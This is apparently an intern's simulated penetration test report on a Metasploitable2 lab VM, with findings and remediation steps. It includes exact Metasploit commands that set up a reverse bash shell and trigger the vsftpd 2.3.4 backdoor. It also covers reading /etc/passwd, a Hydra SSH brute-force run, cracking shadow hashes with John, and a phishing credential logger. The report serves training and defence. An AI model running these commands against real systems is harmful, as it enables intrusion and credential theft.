**Penetration Testing Report (Simulation)**

**Task Number:** 4 – Exploitation & System Security

**Name:** Jai Rane

**Intern ID:** ASPL2518045

**Date:** 22-10-2025

**# Warning / Rules of Engagement:**

**All activity in this assessment was performed in a controlled lab environment and simulation only. No actions were performed against external or production systems. All commands, exploitation and malware demonstrations were executed solely against the lab VM (Metasploitable2) and contained safe samples (EICAR) where applicable.**

# **Executive summary**

During Task 4, a penetration test was performed against a deliberately vulnerable lab target (Metasploitable2). Using Metasploit, a classic vsftpd backdoor exploit was executed to obtain a shell. Post-exploitation enumeration, credential attacks, a phishing simulation, and safe malware demonstration (EICAR) were performed. System hardening steps (firewall/UFW and service hardening) were applied as remediation. The most critical finding is a Remote Code Execution vector via vsftpd allowing system compromise. Immediate remediation is recommended.

# **Scope & Rules of Engagement**

* **Target:** Metasploitable2 (local VM) — 192.168.225.85
* **Attacker:** Kali Linux (local VM) — 10.0.2.15
* **Tools:** Metasploit, Hydra, John the Ripper, netcat, nmap, tcpdump, Wireshark, ClamAV, UFW, Fail2Ban
* **Time window:** 22-10-2025 (12.30 PM IST to 1.30 PM IST)
* **Notes:** All testing restricted to lab VMs/sandbox only.

# Methodology

Standard penetration testing methodology was followed:

1. Reconnaissance — host discovery & service enumeration.
2. Scanning — nmap and service/version identification.
3. Exploitation — use Metasploit to exploit known vulnerabilities.
4. Post-Exploitation — system enumeration, data collection, credential harvesting.
5. Reporting — capture evidence, provide remediation steps.

# Findings (detailed)

For each finding: Title → Risk → Affected Asset → Description → Reproduction Steps → Evidence → Impact → Remediation

**Finding 1 — vsftpd 2.3.4 backdoor (Remote Code Execution)**

**Risk:** Critical  
**Affected Asset:** Metasploitable2 — FTP service (port 21) — IP 192.x.x.x  
**Description:** The vsftpd 2.3.4 service on the target contains a backdoor that can be triggered to spawn a shell, leading to remote code execution and full system compromise.

**Reproduction Steps (exact commands):**

# On attacker (Kali) — start handler first:

msfconsole

use exploit/multi/handler

set PAYLOAD cmd/unix/reverse\_bash

set LHOST 10.x.x.x

set LPORT 4444

exploit -j

# In a separate msfconsole session:

use exploit/unix/ftp/vsftpd\_234\_backdoor

set RHOST 192.x.x.x

set RPORT 21

exploit

# On success, interact with session:

sessions -l

sessions -i <id>

uname -a

whoami

id

cat /etc/passwd

**Impact:** Full remote shell access, ability to read/write files, escalate privileges, and pivot to internal assets. Immediate risk to confidentiality, integrity, and availability.

**Remediation:** Remove or patch vsftpd (upgrade to a maintained version), disable legacy FTP services if not required, restrict access to management interfaces via network segmentation, and monitor for unusual connections. Rebuild compromised VM and rotate any credentials found.

**Finding 2 — Weak SSH credential brute-force susceptibility (Hydra)**

**Risk:** High  
**Affected Asset:** SSH service on Metasploitable2 — 192.x.x.x  
**Description:** SSH accounts were susceptible to password guessing using a small password list. Default/weak credentials allowed a successful login during testing.  
**Reproduction Steps (exact commands):**

head -n 500 /usr/share/wordlists/rockyou.txt > /tmp/rw\_small.txt

hydra -l msfadmin -P /tmp/rw\_small.txt -t 4 ssh://192.x.x.x -f -V

**Impact:** Compromise of accounts via password guessing can lead to unauthorized remote access, lateral movement, or privilege escalation.

**Remediation:** Enforce strong password policies, use key-based authentication where possible, implement account lockout or rate-limiting (Fail2Ban), limit SSH exposure to authorized IPs, and monitor authentication logs.

**Finding 3 — Extracted / crackable password hashes (John the Ripper)**

**Risk:** High  
**Affected Asset:** Local user password hashes on Metasploitable2 (lab)  
**Description:** Password hashes extracted during post-exploitation could be cracked using John with common wordlists. Cracked credentials reveal plaintext passwords.  
**Reproduction Steps (exact commands):**

# If /etc/passwd and /etc/shadow copied to attacker:

unshadow task4/reports/passwd task4/reports/shadow > task4/reports/unshadowed.txt

john --wordlist=/usr/share/wordlists/rockyou.txt task4/reports/unshadowed.txt

john --show task4/reports/unshadowed.txt > task4/reports/john\_cracked.txt

**Impact:** Plaintext credentials enable privilege escalation and persistent access. If reused in real systems, could compromise multiple services.

**Remediation:** Use modern password hashing algorithms (bcrypt/Argon2), enforce complex passwords, rotate credentials, and audit password reuse.

**Finding 4 — Phishing simulation (lab)**

**Risk:** Medium (simulation)  
**Description:** A local phishing page was created to demonstrate credential capture; this is strictly a lab simulation. It demonstrates how user training and technical controls can mitigate such attacks.  
**Reproduction Steps (exact commands used to create demo page):**

# On Kali:

sudo mkdir -p /var/www/html/phish

# create index.html and log.php (simple POST logger)

# browse to http://10.x.x.x/phish/ and submit dummy creds

cat /tmp/phish\_log.txt > task4/reports/phish\_log.txt

**Impact:** User credential exposure if phishing is successful. In lab context, shows need for awareness training.

**Remediation:** Conduct regular phishing awareness training, implement email filtering, show external sender banners, and run simulated phishing campaigns with clear reporting channels.

**Finding 5 — Malware basics (EICAR) — static & detection demonstration**

**Risk:** Informational / Low  
**Description:** The EICAR test string was used to demonstrate static indicators and antivirus detection in a sandboxed environment. This is a safe demonstration; no real malware was executed.  
**Reproduction Steps:**

echo 'X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H\*' > task4/tools/eicar.txt

clamscan task4/tools/eicar.txt > task4/reports/eicar\_clamscan.txt

**Impact:** Demonstrates antivirus behavior and the importance of sandbox analysis and endpoint protection.

**Remediation:** Deploy endpoint protection and centralized telemetry; use sandboxing for unknown samples; maintain signature and heuristic updates.

# Post-Exploitation Summary

* Shell obtained via vsftpd backdoor; enumeration commands executed: uname -a, whoami, id, netstat, ps, cat /etc/passwd
* Credential attacks (Hydra, John) were run in-lab; outputs saved under task4/reports/.
* Phishing simulation captured demo credentials to a local log.
* All actions were performed on lab VMs; no external or production systems were targeted.

# Remediation & Prioritized Action Plan

1. **Immediate (Critical)**
   1. Remove or patch vulnerable vsftpd service. Rebuild or restore the affected VM from a clean snapshot. Rotate any exposed credentials.
2. **High**
   1. Enforce strong authentication (password policies, keys), enable Fail2Ban or equivalent, restrict SSH by IP and network segmentation.
   2. Rotate any cracked passwords and enforce password hashing improvements.
3. **Medium :** Implement phishing awareness training and simulated campaigns; enforce email authentication (DMARC/DKIM/SPF) at scale.
4. **Low / Ongoing** : Maintain AV updates, continuous monitoring, regular patching cadence, and periodic pen-tests.

# Tools & Commands (abridged)

Key commands used (examples — full list in Appendix):

# Metasploit handler

msfconsole

use exploit/multi/handler

set PAYLOAD cmd/unix/reverse\_bash

set LHOST 10.x.x.x

set LPORT 4444

exploit -j

# Exploit vsftpd

use exploit/unix/ftp/vsftpd\_234\_backdoor

set RHOST 192.x.x.x

exploit

# Hydra SSH brute-force (small list)

head -n 500 /usr/share/wordlists/rockyou.txt > /tmp/rw\_small.txt

hydra -l msfadmin -P /tmp/rw\_small.txt -t 4 ssh://192.x.x.x -f -V

# John the Ripper

unshadow passwd shadow > task4/reports/unshadowed.txt

john --wordlist=/usr/share/wordlists/rockyou.txt task4/reports/unshadowed.txt

# EICAR scan

clamscan task4/tools/eicar.txt > task4/reports/eicar\_clamscan.txt

# UFW hardening on target

sudo ufw default deny incoming

sudo ufw default allow outgoing

sudo ufw allow 22/tcp

sudo ufw allow 80/tcp

sudo ufw --force enable


# Notes & safe-practices


* All sensitive artifacts (actual plaintext credentials) should be redacted before public repositories; replace with [REDACTED] if committing to a public GitHub. Store raw evidence in a private repository if required.
* Run all potentially destructive actions only on lab VMs and keep VM snapshots.
* For any real-world engagement, obtain written authorization and follow a formal Rules of Engagement.



# Conclusion


This Task 4 assessment validated typical exploitation and post-exploitation workflows and demonstrated defensive measures to remediate the observed weaknesses. The most urgent action is to remove or patch the vsftpd service and rotate credentials. Additional controls (strong auth, firewalling, monitoring, and awareness training) will reduce exposure to the class of risks demonstrated.

# Visuals of Task – 4







\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_